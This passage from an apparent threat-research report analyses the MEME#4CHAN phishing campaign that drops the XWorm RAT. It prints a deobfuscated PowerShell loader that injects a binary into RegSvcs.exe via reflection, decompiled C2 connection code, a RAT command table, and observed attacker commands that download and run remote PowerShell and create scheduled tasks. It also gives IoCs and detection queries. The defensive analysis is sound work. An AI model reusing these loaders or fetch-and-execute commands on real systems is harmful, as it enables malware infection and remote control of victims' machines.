
The next level of persistence happens during the last 4 lines of code where all of the content from the staging directory ("C:\ProgramData\MEMEMAN\") is copied to the user's startup directory. This is defined using "[environment]::getfolderpath("Startup")"

Lastly, the script deletes the CSharp decode script, or any file ending in *.~+~ from the startup directory.

Stage 3: Binary file execution

Circling back to the C# script portion of the original PowerShell script, there are two variables which contain binary file data. Both are heavily obfuscated .NET binaries which leverage the unlicenced version of .NET Reactor to hide the original source code.

Both binary files are injected into the RegSvcs.exe or Msbuild.exe process using in-memory execution using .NET assemblies via reflection. For reference, the $Ripple variable contains the hexadecimal binary data for sssss.exe which we'll be going over further down.



```
function Salmankhan {
param($sidhartmalotra)$sidhartmalotra = $sidhartmalotra -split '(..)' | ? { $_ }
ForEach ($Dhoomboom in $sidhartmalotra){[Convert]::ToInt32($Dhoomboom,16)}}
$bin = '4D5A900004D0000004000000FFFF0000B8000000000000004000000000000000000000000000000003
$pince = $bin.split('O')[1].split('!')[0]
$ming = $pince.replace('4D','30')
$pp = -join ($ming  -split '(..)' | ? { $_ } | % { [char][convert]::ToUInt32($_,16) })
[byte[]] $RNP  = Salmankhan($pp)
[byte[]] $Ripple  = Salmankhan($MEME2026)
Function P4 {
$x = [Reflection.Assembly]
$WINDA = 'A.B'
$h = $x::Load($RNP).GetType($WINDA)
$k = 'C'
$o = $h.GetMethod($k)
$Z = 'C:\Windows\Microsoft.NET\Framework'
$V4 = $Z + '\v4.0.30319\RegSvcs.exe'
$V2 = $Z + '\v2.0.50727\RegSvcs.exe'
$V3 = $Z + '\v3.5\Msbuild.exe'
$C = [OBJECT[]]
$hh = $null,{$C}
$o.Invoke($hh, ($V4,$Ripple))
$o.Invoke($hh, ($V2,$Ripple))
$o.Invoke($hh, ($V3,$Ripple))
}
P4
```

Figure 11: In-memory assembly execution

There is a good amount of obfuscation in the P4 function, however once decoded it is a bit easier to observe what the code is attempting to accomplish.

[Reflection.Assembly]::Load(“Salmankhan($pp”).GetType(“A.B”).GetMethod(C).Invoke($null,{[OBJECT[]]}, (“C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe”, $Ripple)

[Reflection.Assembly]::Load(“Salmankhan($pp”).GetType(“A.B”).GetMethod(C).Invoke($null,{[OBJECT[]]}, (“C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe”, $Ripple)

[Reflection.Assembly]::Load(“Salmankhan($pp”).GetType(“A.B”).GetMethod(C).Invoke($null,{[OBJECT[]]}, (“C:\Windows\Microsoft.NET\Framework\v3.5\Msbuild.exe”, $Ripple)

Based on some of the hard-coded strings, this appears to be **XWorm V3.1** which interestingly enough was recently cracked and published online.

Binary file analysis: sssss.exe

Since Xworm is pretty well known we won’t be diving in too deep into the binary analysis portion.The binary file was assembled with an original file name of sssss.exe and is hidden behind the variable $MEME2026. The variable is essentially a long string of hexadecimal characters which when decoded make up the entire binary file.

The executable is overall quite small, at around 85KB and was compiled using VS. Taking a look at the metadata in the figure below it appears to pattern itself off of what you might find for an AVG install file, though this executable was not digitally signed.





Figure 12: sssss.exe binary file details

Once we were able to deobfuscate a majority of the script, we’re able to determine some basic functionality. In the figure below we see some connection parameters being defined. It establishes a connection to a remote HTTP server using a POST request using one of three user agents chosen at random:

“Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0”

“Mozilla/5.0 (iPhone; CPU iPhone OS 11_4_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/11.0 Mobile/15E148 Safari/604.1”

“Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36”



```
public static void BeginConnect()
{
    try
    {
        socket_0 = new Socket((AddressFamily)2, (SocketType)1, (ProtocolType)6);
        long_0 = -1L;
        byte_0 = new byte[1];
        memoryStream_0 = new MemoryStream();
        socket_0.set_ReceiveBufferSize(51200);
        socket_0.set_SendBufferSize(51200);
        socket_0.Connect(GClass0.string_0, Conversions.ToInteger(GClass0.string_1));
        bool_0 = true;
        object_0 = RuntimeHelpers.GetObjectValue(new object());
        Send(Conversions.ToString(Info()));
        socket_0.BeginReceive(byte_0, 0, byte_0.Length, (SocketFlags)0, (AsyncCallback)BeginReceive, (object)null);
        TimerCallback callback = delegate
        {
            Ping();
        };
        timer_0 = new Timer(callback, null, new Random().Next(10000, 15000), new Random().Next(10000, 15000));
    }
```

```
public void _Lambda$__9()
{

    try
    {
        Socket val = new Socket((AddressFamily)2, (SocketType)1, (ProtocolType)6);
        val.Connect($VB$Local_Host, Convert.ToInt32($VB$Local_Port));
        string s = "POST / HTTP/1.1\r\nHost: " + $VB$Local_Host + "\r\nConnection: keep-alive\r\nContent-Type:
            application/x-www-form-urlencoded\r\nUser-Agent: " + Class7.string_4[new Random().Next(Class7.
            string_4.Length)] + "\r\nContent-length: 5235\r\n\r\n";
        byte[] bytes = Encoding.UTF8.GetBytes(s);
        val.Send(bytes, 0, bytes.Length, (SocketFlags)0);
        Thread.Sleep(2500);
        val.Dispose();
    }
    catch (Exception projectError)
    {
        ProjectData.SetProjectError(projectError);
        ProjectData.ClearProjectError();
    }
}
```

Figure 13: sssss.exe connection parameters

A unique ID is generated using the victim’s processor count, user name, machine name, OS Version,and drive total size. This is used to identify the victim host from the attacker’s C2 architecture.

From a command and control standpoint, the RAT offers a large amount of attacker-initiated commands. Below is a table of the command and a brief description of its intended functionality.

Command	Details
rec	Restart application
CLOSE	Close application
Uninstall	Purges all RAT files, registry keys, scheduled tasks then exits
update	Runs the uninstall function, decompresses file from byte stream, opens a new memory stream
DW	Writes a .ps1 file from the attacker’s server and executes it using the command: powershell.exe -ExecutionPolicy Bypass -File “filename.ps1”
FM	Takes an assembly from a provided byte array, then creates an instance of the assembly’s entry point type and invoke it.
LN	Downloads a file and executes it using Process.Start(filename).
Urlopen	Performs an HTTP GET request to a provided URL for the default browser
Urlhide	Same as Urlopen, but build the web connection within the binary itself, hidden from the user

Command	Details
PCShutdown	Shuts down the victim machine using the following command: shutdown.exe /f /s /t 0
PCRestart	Restarts the victim machine using the following command: shutdown.exe /f /r /t 0
PCLogoff	Logs off the user using the following command: shutdown.exe -L
StartDDos	Begins DDos to the target
StopDDos	Stops the DDos attack
StartReport	This attempts to abort the existing thread and then create a new thread for the instance with passed in parameters
StopReport	Stops the newly created thread
Xchat	Open a socket and send specified data to the attacker's machine
ngrok	Open a socket and use ngrok functionality
plugin	Unknown: Appears to check for the existence of "plugin" related data
savePlugin	Unknown: processing of additional plugin-related data
OfflineGet	Performs connectivity check
Cap	Captures the current user's desktop
MessageBox	Sends a message to the logged in user using MessageBox.Show();

Other functionality includes clipboard monitoring, command shell, DOS capabilities, disable/enable UAC, and the ability to throw a BSOD.

In addition to the functionality above, the RAT also leverages WMI objects to pull additional data such as antivirus information, date and time information. While the connection strings were heavily obfuscated within the executable, dynamic analysis provided a connection with the following information:

212.87.204[.]83:3000

Port3000newspm.duckdns[.]org

Some Possible Attribution Insights

The attack methodology is similar to that of TA558 where phishing emails were delivered targeting the hospitality industry. TA558 also typically uses a wide range of C2 campaign artifacts and payloads similar, but not positively in line with what we witnessed through the MEME#4CHAN campaign.

Based on the English meme-themed code and 4chan references, it's likely that the malicious threat actor originates from a group of English-speaking origin, such as the UK or US. Some of the malicious attack activity appears to be targeting victims in Germany.

Additional sample analysis

In addition to the attack chain above beginning with Details for booking.docx, the Securonix Threat Research team also identified other connected samples, including:

Document	C2 Infrastructure
Autorização do documento.docx	hxxps://www.mediafire[.]com/file/t820jnuwf9mri17/excelDNALibrary-AddIn64-packed.xll/file hxxps://urlintimacygoombguch.blogspot[.]com/atom.xml
Passport and Id for booking details.docx	hxxps://www.mediafire.com/file/giv692dqvctosb3/50002023[.]txt/file

Post exploitation analysis and observations

We observed the attackers execute the following commands on our system. As you can see, executed commands originated from the RegSvcs.exe process, confirming the in-memory injection techniques seen in the original PowerShell script.

Process	Command Line
winword.exe	winword.exe /n “c:\users\[redacted]\downloads\autorização do documento.docx” /o “” explorer.exe c:\windows\explorer.exe
mshta.exe	c:\windows\system32\mshta.exe -embedding svchost.exe c:\windows\system32\svchost.exe -k dcomlaunch -p
regsvcs.exe	powershell.exe -ep bypass -c (i’w’r(‘hxxps://powpowpowff.blogspot[.]com/atom.xml’) -useb) | .(‘{1}{0}’-f’ex’,’i’) | ping 127.0.0.1
schtasks.exe	Schtasks.exe /create /sc minute /mo 120 /tn escansupdate /f /tr “wscript.exe //b //e:jscript c:\\programdata\\REDACTED\\windowsdefenderupdate.js” powershell.exe “c:\windows\system32\windowspowershell\v1.0\powershell.exe” -ep bypass -c (i’w’r(‘hxxps://powpowpowff.blogspot[.]com/atom.xml’) -useb) | .(‘{1}{0}’-f’ex’,’i’) | ping 127.0.0.1

C2 and infrastructure

Much of the infrastructure used in the MEME#4CHAN campaign was hosted from public file sharing services such as usrfiles and mediafire. Additionally, atom.xml files on random blogspot domains were used. Some either redirected to a .txt file containing malicious PowerShell code while others contained the PowerShell code directly.

The following IP addresses and domains were observed as a part of the overall C2 infrastructure during [MEME#4CHAN] campaign.

C2 and Network IoCs
hxxps://73cceb63-7ecd-45e2-9eab-f8d98aab177f.usrfiles[.]com/ugd/73cceb_b5b6005e2aa74cf48cd55dca1a2ff093.docx
hxxps://73cceb63-7ecd-45e2-9eab-f8d98aab177f.usrfiles[.]com/ugd/73cceb_16620dd76e094b4888c85467a58e79df.txt
hxxps://73cceb63-7ecd-45e2-9eab-f8d98aab177f.usrfiles[.]com/ugd/73cceb_e5a698286daf43ac87b4544a35b1a482.txt
hxxps://529f38d0-3744-4286-b484-be860d475d25.usrfiles[.]com/ugd/529f38_41875cf4c8844415994858b3623063f9.txt
https://42502d2a-e7ed-4a16-9f11-33ffe6c54021.usrfiles.com/ugd/42502d_fb4a2f640cf14ab2a8bcbde16bd178ba.txt

C2 and Network IoCs
hxxps://powpowpowff.blogspot[.]com/atom.xml
hxxps://huskidkifklaoksikfkfijsju.blogspot[.]com/atom.xml
hxxps://backuphotelall.blogspot[.]com/atom.xml
hxxps://3000allfitheyito.blogspot[.]com/atom.xml
hxxps://urlintimacygoombguch.blogspot[.]com/atom.xml
hxxps://port5000duki.blogspot[.]com/atom.xml
hxxps://bakc5002.blogspot[.]com/atom.xml
hxxps://billielishhui.blogspot[.]com/atom.xml
hxxps://doccallingupdate.blogspot[.]com/atom.xml
hxxps://urlpropogationintimitacyi[.]blogspot.com/atom.xml
hxxps://www.mediafire[.]com/file/t820jnuwf9mri17/excelDNALibrary-AddIn64-packed.xll/file
hxxps://www.mediafire.com/file/giv692dqvctosb3/50002023[.]txt/file
hxxps://www.mediafire[.]com/file/q1zrci43zt8hlix/7000.txt/file
hxxps://www.mediafire[.]com/file/79jzbqigitjp2v2
port3000newspm.duckdns[.]org
212.87.204[.]83:3000

Conclusion

The [MEME#4CHAN] campaign provided us with some interesting insights. Though phishing emails rarely use Microsoft Office documents since Microsoft made the decision to disable macros by default, today we're seeing proof that it is still important to be vigilant about malicious document files, especially in this case where there was no VBscript execution from macros.

It's likely that since several C2 domains are still active that this campaign is ongoing. Also, given the fact that XWorm v3.1 was recently cracked and released, it's likely that activity surrounding this particular strain will only increase.

Securonix recommendations and mitigations

- Avoid opening any attachments especially from those that are unexpected or are from outside the organization. Be extra vigilant with Microsoft document files, even if there are no macros present.
- Implement an application whitelisting policy to restrict the execution of unknown binaries.
- Deploy additional process-level logging such as Sysmon and PowerShell logging for additional log detection coverage.
- Monitor for the usage of potentially malicious file hosting websites such as mediafire and usrfiles.
- Securonix customers can scan endpoints using the Securonix Seeder Hunting Queries below.

MITRE ATT&CK Matrix

Tactic	Technique
Initial Access	T1566: Phishing T1566.001: Phishing: Spearphishing Attachment
Execution	T1204.002: User Execution: Malicious File T1059.001: Command and Scripting Interpreter: PowerShell T1059.003: Command and Scripting Interpreter: Windows Command Shell T1059.007: Command and Scripting Interpreter: JavaScript T1204.001: User Execution: Malicious Link
Defense Evasion	T1027.010: Obfuscated Files or Information: Command Obfuscation T1055.009: Process Injection: Proc Memory T1620: Reflective Code Loading
Persistence	T1547.001: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder T1053: Scheduled Task/Job
Command and Control	T1573.001: Encrypted Channel: Symmetric Cryptography T1105: Ingress Tool Transfer T1571: Non-Standard Port
Exfiltration	T1041: Exfiltration Over C2 Channel

Analyzed file hashes

File Name	SHA256 (IoC)
Details for booking.docx	f3e6621928875a322ee7230ccf186bdaa5609118c4a6d1c2f4026adfb8e8874
Autorização do documento.docx	9cd785dbcceced90590f87734b8a3dbc066a26bd90d4e4db9a480889731b6d
Card & Booking Details.docx	3c3e24c01a675b3b17bee9c8f560a33c3ecca8c44442fd5b3dd8c0f4429f279b
Passport and Id for booking details.docx	6d86f36b2220e8d9580e6708856fa74f37f7aa35db1a708e17ecacf0de3d5d2e
73cceb_b5b6005e2aa74cf48cd55dca1a2ff093.docx	db1185f24c56cadec1c85a33b0efeb2d803ff00abf4c9df1e00d860683068415
529f38_ab5ac880c56841bca4889e2e53082ddf.docx	41c68aecada65a15f4a8bea52cc25033a1b73ff7340cd3865d55c61ded566e81
73cceb_c6672ebf7c8e4edb9e3f2612ab056923.txt	292b5a8c61eb79633590b6b13c0b41388ccad3535b55ed822b887d6d15d61b
73cceb_e5a698286daf43ac87b4544a35b1a482.txt	59d72ff91e94a2c762285cce3bcb3e94e8d14608c2eeecacdcd6fe720c3ad5f2
73cceb_b2df5636b5c54a73b438fa5ae338326b.txt	9419d7a578338a714f976fb2b9eb320049422ec7059cedcc4a8baf144c4df41b
73cceb_e5c443158f5b446daab366060229bc37.txt	2725a14da90a6bcbfde174df8b0e95179b617aa14ec07a2d1fc71000310ad91
73cceb_69fbb28af79141d4b6bec17ff2cf1850.txt	4746941996305743c9d0bcb96ed4b2b930355cd8782098aa5600b421313143
73cceb_33dedbe277af4ba48b81c1486bcec3e.txt	c443d754153180ebeee1106d5eecf1024e063413f3f92a29c6c95a08c6f2e633
73cceb_33dedbe277af4ba48b81c1486bcec3e.txt	1005feeff2ecfe6e53f53f63a2364de8418863d83e256322ca82e939dae95e45
73cceb_a27333f1bf71425199c62379dc2c4fbf.txt	6005529195e6afac29d8c62091ee7990e92b7a80b391b03c34c8a8fbf019fce6
637c10a8-1401-4193-bede-dc80e432f3b6-dom.html	f0942afa08c509f58b4b9f02cae4581ebf712f2f1763f1a2ffb8f9d964e335ae

File Name	SHA256 (IoC)
529f38_03f0f1ffb57c407198e05107306a4f6f.txt	d4fdc73d563605cadf1ded9b644f21e8dae0f65870890357e5bc554bbc66bf74
529f38_6521c5ccbd8d46acb81ce3eb5cc3cc56.txt	1b5ec95836cd52efa853ba3fa76d0849e4094b32048952a7ac0676d34f25177
529f38_41875cf4c8844415994858b3623063f9.txt	1ae5589b6c358ff11a9555a7265ba5f0709be7a865e2cf51af04eb17b2a2ce18
529f38_9ce24968dc7342deb680dad14f365bc5.txt	1a517a25d55aae6af13d025b1d1edee7fb185b90155f30e195f58cbf4c6b36fe
529f38_532d9fab787f45a9a533a9be38cab909.txt	d9a1c97646872be823bce7e37325f9869daa5593f3ced37024dc5188243639b
excelDNALibrary-AddIn64-packed.xll	90cb95264d0b555fe9a760de404196ac183a958c9cc1aad0689598e35fbb0c3
sssss.exe	3c45a698e45b8dbb1df206dec08c8792087619e54c0c9fc0f064bd9a47a84f16
bin.dll	4fc40af3b2e3f96e8013a7187e5cb4ce1a00a9528823f789cb8aca09c51143c6
201871865	9a7061a539333e9f833a589197a60258ebb820bba5f1f29d5b31453e8e392d0

Some Example of Relevant Securonix detection policies

- EDR-ALL-1038-RU
- EDR-ALL-730-ER
- EDR-ALL-30-ER
- CEDR-ALL-30-ER
- EDR-ALL-932-RU
- WEL-ALL-1070-RU
- EDR-ALL-979-RU
- EDR-ALL-351-RU
- WEL-ALL-1069-RU
- EDR-ALL-1086-RU
- EDR-ALL-1100-ER
- EDR-ALL-1215-ERR
- WEL-ALL-1186-ERR
- EDR-ALL-1209-RU
- PSH-ALL-231-RU
- PSH-ALL-227-RU
- PSH-ALL-314-RU

Relevant Spotter queries

- index = activity AND rg_functionality = “Endpoint Management Systems” AND (deviceaction = “Process Create” OR deviceaction = “Process Create (rule: ProcessCreate)” OR deviceaction = “ProcessRollup2” OR deviceaction = “Procstart” OR deviceaction = “Process” OR deviceaction = “Trace Executed Process”) AND (resourcecustomfield1 CONTAINS “Set-MpPreference” OR resourcecustomfield1 CONTAINS “Add-MpPreference”) AND (resourcecustomfield1 CONTAINS “-DisableRealtimeMonitoring” OR resourcecustomfield1 CONTAINS “-DisableBehaviorMonitoring”)
- index = activity AND rg_functionality = “Endpoint Management Systems” AND (deviceaction = “Process Create” OR deviceaction = “Process Create (rule: ProcessCreate)” OR deviceaction = “ProcessRollup2” OR deviceaction = “Procstart” OR deviceaction = “Process” OR deviceaction = “Trace Executed Process”) AND destinationprocessname = “schtasks.exe” AND (resourcecustomfield1 CONTAINS “\ProgramData\” OR resourcecustomfield1 CONTAINS “\Users\” OR resourcecustomfield1 CONTAINS “\Public\” OR resourcecustomfield1 CONTAINS “\AppData\” OR resourcecustomfield1 CONTAINS “\Desktop\” OR

resourcecustomfield1 CONTAINS “\Downloads\” OR resourcecustomfield1 CONTAINS “\Temp\” OR resourcecustomfield1 CONTAINS “\Tasks\” OR resourcecustomfield1 CONTAINS “\$Recycle”)

- index = activity AND rg_functionality = “Endpoint Management Systems” AND (deviceaction = “Process Create” OR deviceaction = “Process Create (rule: ProcessCreate)” OR deviceaction = “ProcessRollup2” OR deviceaction = “Procstart” OR deviceaction = “Process” OR deviceaction = “Trace Executed Process”) AND (destinationprocessname = “reg.exe” OR destinationprocessname = “mshta.exe” OR destinationprocessname = “cscript.exe” OR destinationprocessname = “regsvr32.exe” OR destinationprocessname = “wscript.exe” OR destinationprocessname = “schtasks.exe”) AND (resourcecustomfield1 CONTAINS ” Invoke-” OR resourcecustomfield1 CONTAINS “FromBase64String” OR resourcecustomfield1 CONTAINS “New-Object” OR resourcecustomfield1 CONTAINS ” IEX(” OR resourcecustomfield1 CONTAINS “|IEX” OR resourcecustomfield1 CONTAINS ” bypass “)
- index = activity AND rg_functionality = “Microsoft Windows Powershell” AND (message CONTAINS “}{0}” OR message CONTAINS “} {0}”) AND message CONTAINS ” -f” AND (message NOT CONTAINS “WarningWriteDownRecoveryPasswordInsertExternalKeyRestart” AND message NOT CONTAINS “ErrorSidProtectorRequiresAdditionalRecoveryProtector” AND message NOT CONTAINS “=\windows\sentinel\”)
- index = activity AND rg_functionality = “Microsoft Windows Powershell” AND (message CONTAINS “System.Reflection.Assembly.Load($” OR message CONTAINS “[System.Reflection.Assembly]::Load($” OR message CONTAINS “[Reflection.Assembly]::Load($” OR message CONTAINS “System.Reflection.AssemblyName” OR message CONTAINS “Reflection.Emit.AssemblyBuilderAccess” OR message CONTAINS “Runtime.InteropServices.DllImportAttribute”) AND (message NOT CONTAINS “Generated by= Microsoft Corporation” AND message NOT CONTAINS “Generated by: Microsoft Corporation”)
- (rg_functionality = “Next Generation Firewall” OR rg_functionality = “Web Application Firewall” OR rg_functionality = “Web Proxy”) AND (destinationaddress = “193.149.185[.]229”)
- index = activity AND rg_functionality = “Web Proxy” AND (requesturl CONTAINS “73cceb_” AND requesturl CONTAINS “.txt”
- index = activity AND rg_functionality = “Web Proxy” AND (requesturl CONTAINS “powpowpowff.blogspot[.]com” OR requesturl CONTAINS “huskidkifklaoksikfkfijsju.blogspot[.]com” OR requesturl CONTAINS “backuphotelall.blogspot[.]com” OR requesturl CONTAINS “3000allfitheyito.blogspot[.]com” OR requesturl CONTAINS “urlintimacygoombguch.blogspot[.]com” OR requesturl CONTAINS “giv692dqvctosb3/50002023[.]txt” OR requesturl CONTAINS “port3000newspm.duckdns[.]org” OR requesturl CONTAINS “bakc5002.blogspot[.]com” OR requesturl CONTAINS “bakc5002.blogspot[.]com” OR requesturl CONTAINS “port5000duki.blogspot[.]com” OR requesturl CONTAINS “bakc5002.blogspot[.]com” OR requesturl CONTAINS “billielishhui.blogspot[.]com” OR requesturl CONTAINS “doccallingupdate.blogspot[.]com” OR requesturl CONTAINS “urlpropogationintimitacyi[.]blogspot.com”)
- index = activity AND rg_functionality = “Microsoft Windows Powershell” AND message CONTAINS “WinDefend” AND message CONTAINS “Stop-Service” AND message CONTAINS ” -StartupType” AND message CONTAINS “Disabled”

References:

1. Elastic: Attack chain leads to XWORM and AGENTTESLA https://www.elastic.co/security-labs/attack-chain-leads-to-xworm-and-agenttesla
2. Securonix Threat Labs Initial Coverage Advisory: RCE 0-Day in MS Office (CVE-2022-30190) https://www.securonix.com/blog/rce-0-day-in-ms-office-using-ole-object-cve-2022-30190-analysis/
3. ProofPoint: Reservations Requested: TA558 Targets Hospitality and Travel https://www.proofpoint.com/us/blog/threat-insight/reservations-requested-ta558-targets-hospitality-and-travel
4. BYPASSING AMSI VIA COM SERVER HIJACKING https://enigma0x3.net/2017/07/19/bypassing-amsi-via-com-server-hijacking/

5. Reddit: XWorm v3.1 Cracked
   https://www.reddit.com/r/blackhatrussia/comments/11jqko9/xworm_v31_cracked/
